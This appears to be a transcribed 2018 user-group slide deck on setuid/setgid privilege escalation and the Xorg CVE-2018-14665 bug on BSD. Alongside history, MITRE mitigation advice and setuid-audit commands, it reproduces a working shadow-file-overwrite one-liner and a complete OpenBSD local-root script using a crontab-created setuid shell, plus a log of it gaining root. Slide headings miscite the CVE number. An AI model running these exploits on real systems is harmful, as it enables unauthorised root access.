Xorg and fun with local root privileges

Michael Shirk
CharmBUG
11/28/2018

Introduction

- What is setuid/setgid?
- History of setuid/setgid
- Examples of setuid/setgid vulnerabilities
- Xorg with setuid/setgid on BSD
- Exploiting the CVE-2018-14655 vulnerability
- Interactive setuid/setgid search on BSD

Warning

- Whenever you see the beastie with a hammer, there is a potential for some of my own personal bias to slip in.
- The goal is to minimize this throughout the talk.
- All information not cited in this talk is based on personal experience or opinion (marked with an asterisk *).

What is setuid/setgid

- setuid = set user id
  - When set on a file, if the file is an executable it executes with the permissions of the user set on the file

```
-r-sr-xr-x  1 root  wheel  110688 Nov  3 
18:38 /usr/bin/su
```

What is setuid/setgid

- setgid = set group id
  - When set on a file (or directory), if the file is an executable it executes with the permissions of the group set on the file

```
-r-xr-sr-x  1 root  tty  110536 Nov  3
18:38 /usr/bin/wall
```

History of setuid/setgid

- Developed by Dennis Ritchie
- Patented by Bell Labs (1972) and moved to the public domain.
- Original intent was to provide a secure way to run privileged operations.
  - Robert Morris (Senior, not the Morris Worm Author) warned of these types of programs in 1984
  - Developers are responsible to ensure their applications are programmed ***“securely”***

History of setuid/setgid vulnerabilities

- Easily abused through bugs in the program
  - The point of this talk
- Process environment
  - Taking in environment variables and not processing them correctly
  - Shell escapes also leading to privilege escalation
    - ***We all want root***

History of setuid/setgid

- A security problem for as long as I have used UNIX systems*
  - One of the first hardening steps across all UNIX operating systems is to remove the setuid/setgid bits, or to monitor their usages.
  - RHEL/CentOS
    - STIG requires monitoring their usage
    - Pretty sure everyone uses ping...

Examples of setuid/setgid vulnerabilities

MITRE ATT&CK Tactic: T1166

Mitigation

Applications with known vulnerabilities or known shell escapes should not have the setuid or setgid bits set to reduce potential damage if an application is compromised. Additionally, the number of programs with setuid or setgid bits set should be minimized across a system.

Detection

Monitor the file system for files that have the setuid or setgid bits set. Monitor for execution of utilities, like chmod, and their command-line arguments to look for setuid or setguid bits being set.

(Source: https://attack.mitre.org/techniques/T1166/)

Examples of setuid/setgid vulnerabilities

- MetaSploit modules exploiting suid/sgid

```
aix/local/ibstat_path.rb
linux/http/cisco_prime_inf_rce.rb
linux/local/bpf_priv_esc.rb
linux/local/glibc_ld_audit_dso_load_priv_esc.rb
linux/local/glibc_origin_expansion_priv_esc.rb
linux/local/glibc_realpath_priv_esc.rb
multi/local/xorg_x11_suid_server.rb
osx/local/dyld_print_to_file_root.rb
solaris/local/extremeparr_dtappgather_priv_esc.rb
solaris/local/libnspr_nspr_log_file_priv_esc.rb
solaris/local/rsh_stack_clash_priv_esc.rb
unix/local/netbsd_mail_local.rb
```

Examples of setuid/setgid vulnerabilities

- MetaSploit modules exploiting suid/sgid

aix/local/ibstat_path.rb

linux/http/cisco_prime_inf_rce.rb

linux/local/bpf_priv_esc.rb

linux/local/glibc_ld_audit_dso_load_priv_esc.rb

linux/local/glibc_origin_expansion_priv_esc.rb

linux/local/glibc_realpath_priv_esc.rb

multi/local/xorg_x11_suid_server.rb

osx/local/dyld_print_to_file_root.rb

solaris/local/extremeparr_dtappgather_priv_esc.rb

solaris/local/libnspr_nspr_log_file_priv_esc.rb

solaris/local/rsh_stack_clash_priv_esc.rb

unix/local/netbsd_mail_local.rb

Xorg with setuid/setgid on BSD

- Xorg has had a long history of vulnerabilities but is a necessary evil
  - OpenBSD includes Xenocara, their copy of Xorg to bring sanity to the build process.
  - FreeBSD includes no Xorg install, requires the installation of a port /pkg (same for DragonFlyBSD)
  - NetBSD includes Xorg with the full installation
- Alternatives and the arguments are outside the scope of this talk
  - Wayland?

Xorg with setuid/setgid on BSD

- OpenBSD provided an up-to-date version of Xorg
  - X.Org X Server 1.19.6
- FreeBSD, DragonFlyBSD, and NetBSD provided an older version of Xorg (ports and install)
  - X.Org X Server 1.18.4
- All versions provide Xorg as setuid root

Exploiting CVE-2018-14655

- Vulnerability details were posted on 10/25/2018
  - Privilege Escalation
  - Format String vulnerability (used to read contents of memory)
- A bug in the “-logfile” option allows the user to specific the location of the Xorg logfile
  - “-module-path” option was also vulnerable, which allows a module to be loaded with root privileges
- With setuid bit set on Xorg, Xorg runs with root privilege, and can overwrite any file on the system or load a malicious module as a regular user.


  (Source: https://www.securepatterns.com/2018/10/cve-2018-14665-xorg-x-server.html)

Exploiting CVE-2018-14655

- Local Privilege Escalation Vulnerability
  - CVSS3 Score: 6.6
  - Red Hat marked as Important
  - Patches released for RHEL/CentOS
- The bug is a regression in the Xorg 1.19.0 version of the server that did not include security checks.

Exploiting CVE-2018-14655

- I saw the original vulnerability posting on Twitter, laughed at overwriting the shadow file as an unprivileged user.



Narendra Shinde @nushinde · Oct 25

CVE-2018-14665 : Xorg X Server Privilege Escalation. Released technical advisory - securepatterns.com/2018/10/cve-20…

M.Shirk | 茶
@shirkdog

Replying to @nushinde @hackerfantastic

Look its 2018:

```
$ Xorg -fp "root::16431:0:99999:7:::"  -logfile
shadow  :1
```

I just overwrote the shadow file

:)

12:44 PM - 25 Oct 2018

Exploiting CVE-2018-14655


- What I did not know is what caused Matt Hickey (@hackerfantastic) to look at OpenBSD, maybe it was my Twitter picture*, I never asked.
  - Later found out Matt uses OpenBSD and noticed the Xorg was not updated.
- After @hackerfantastic responded to my tweet with a one-line exploit on Linux, he released an exploit that worked on OpenBSD that worked by overwriting files as root

Exploiting CVE-2018-14655

```
echo '[+] OpenBSD 6.3/6.4 X11R6 1.19.0 <= 1.20.2 local root exploit'
cat > /tmp/.xsh << EOF
cp /bin/ksh /usr/local/bin/xshell2
chmod 4777 /usr/local/bin/xshell2
EOF
chmod 755 /tmp/.xsh
cd /etc
Xorg -fp '* * * * * root /tmp/.xsh' -logfile crontab :1 &
sleep 5
pkill Xorg
echo '[-] waiting for crontab to run, clean up /etc/crontab'
sleep 120
echo '[-] running /usr/local/bin/xshell2... got root?'
/usr/local/bin/xshell2
```

(Source: https://hacker.house/releasez/expl0itz/openbsd-0day-cve-2018-14665.sh)

Exploiting CVE-2018-14655



```
[NEW] | 1 | 2 | 3 | 4 | 5 |*6*| 7 | 8 |
┌─[14:11:14]─[fantastic@shiragiku]
└──> ~ $ >> ssh -l developer 192.168.1.124
developer@192.168.1.124's password:
Last login: Thu Oct 25 14:09:58 2018 from 192.168.1.46
OpenBSD 6.4 (GENERIC.MP) #364: Thu Oct 11 13:30:23 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

Immortality -- a fate worse than death.
                -- Edgar A. Shoaff
pufferfish:developer {24} uname -a ; id ; w
OpenBSD pufferfish.frontierlocal.net 6.4 GENERIC.MP#364 amd64
uid=1000(developer) gid=1000(developer) groups=1000(developer), 0(wheel), 9(wsrc), 21(wobj)
 2:11PM  up 9 mins, 2 users, load averages: 0.48, 0.37, 0.18
USER    TTY FROM              LOGIN@  IDLE WHAT
developer C0 -                 2:05PM     2 -tcsh
developer p0 192.168.1.46      2:11PM     0 w
pufferfish:developer {25} ./openbsd-0day-cve-2018-14665.sh
[+] OpenBSD 6.4 stable local root exploit

X.Org X Server 1.19.6
Release Date: 2017-12-20
X Protocol Version 11, Revision 0
Build Operating System: OpenBSD 6.4 amd64
Current Operating System: OpenBSD pufferfish.frontierlocal.net 6.4 GENERIC.MP#364 amd64
Build Date: 11 October 2018  01:50:08PM

Current version of pixman: 0.34.0
        Before reporting problems, check http://wiki.x.org
        to make sure that you have the latest version.
Markers: (--) probed, (**) from config file, (==) default setting,
        (++) from command line, (!!) notice, (II) informational,
        (WW) warning, (EE) error, (NI) not implemented, (??) unknown.
(++) Log file: "master.passwd", Time: Thu Oct 25 14:11:33 2018
(==) Using system config directory "/usr/X11R6/share/X11/xorg.conf.d"
pkill: signalling pid 49595: Operation not permitted
pkill: signalling pid 41411: Operation not permitted
[-] dont forget to mv and chmod /etc/master.passwd.old
[+] type Password1 and hit enter for root
Password:
pufferfish# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
pufferfish# 
```

Exploiting CVE-2018-14655

- OpenBSD responded with a workaround until a patch was ready to remove the setuid bit
- This was planned for the future, but this bug forced it to happen (Committed by Theo in OpenBSD current).
- As Theo responded to the “X Hole”, the interesting part about this was the OpenBSD developer who works with the X.org team was aware of this bug weeks before it was released

  > *“He did not tell any of us at OpenBSD.*
  >
  > *We were made aware bit more than 1 hour before public information went out.”*

  (Source: https://marc.info/?l=openbsd-tech&m=154050351216908&w=2)

Exploiting CVE-2018-14655

- OpenBSD 6.4 was shipped with the vulnerability, and it impacted OpenBSD 6.3
- The bug was introduced in version 1.19.0 and affected up to 1.20.2
  - The other BSDs still use an old version of the X Server.
- Rare instance where running the most up-to-date code for security, introduces a security vulnerability.

Conclusion

- OpenBSD systems have been updated, no more setuid on Xenocara builds
- FreeBSD/HardenedBSD you can remove the setuid bit from Xorg binary and use slim

```
pkg install –y slim && \
    sysrc slim_enable=”yes” && \
    chmod 550 /usr/local/bin/Xorg
```

- Important security advice:

Do not install X EVER!

Questions?

Lets go hunting

- The goal is to search for all of the setuid/setgid binaries in FreeBSD/OpenBSD
  - Verify their input, do they run a service?
- Searching base:

```
find / –xdev \
   \( –perm –4000 –o –perm –2000 \) \
   –type f
```

- Ports and packages (FreeBSD)

```
find /usr/ports –type f –name pkg–plist \
   –print –exec grep "%%SUID%%" –B1 –A1 {} \;
```